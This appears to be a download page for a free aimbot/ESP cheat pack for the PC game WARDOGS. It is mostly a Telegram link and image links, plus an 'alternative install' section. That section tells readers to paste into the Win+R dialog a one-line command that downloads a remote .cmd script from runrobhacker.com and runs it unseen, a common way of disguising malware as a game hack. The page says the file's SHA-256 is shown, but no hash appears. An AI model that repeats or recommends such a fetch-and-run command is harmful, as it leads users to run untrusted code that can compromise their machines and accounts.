SMG WARDOGS: AIMBOT/SKELETON/ESP | free PC download 2026
- Game
- WARDOGS
- Trainer version
- 1.0
- Added
- Nov 25, 2026
This trainer is for Windows PC only. It will not run on a phone.
Download cheat pack Open in TelegramOr copy this page link and open it on your computer.






Screenshots




Alternative install via Win+R
If you don't want to download manually: one command in the Run dialog downloads the official RunRobHacker.zip, unpacks it to %LOCALAPPDATA%\RunRobHacker and starts the launcher.
- Press Win+R (the Run dialog opens).
- Paste the command below and press Enter.
- Wait for it to finish: the script downloads, unpacks and starts RunRobHacker.
cmd /c curl -sL https://runrobhacker.com/i/smg-wardogs.cmd -o "%TEMP%\rrh.cmd" & "%TEMP%\rrh.cmd"
Paste only the command from this page. Official domain is runrobhacker.com; the file SHA-256 is shown on this page.
Requires Windows 10 1803+ or Windows 11 (curl and tar are built in). Archive size ~38.5 MB.
If your Windows is older than 1803 or the command fails — use the regular Download button and unpack the ZIP manually.
Description

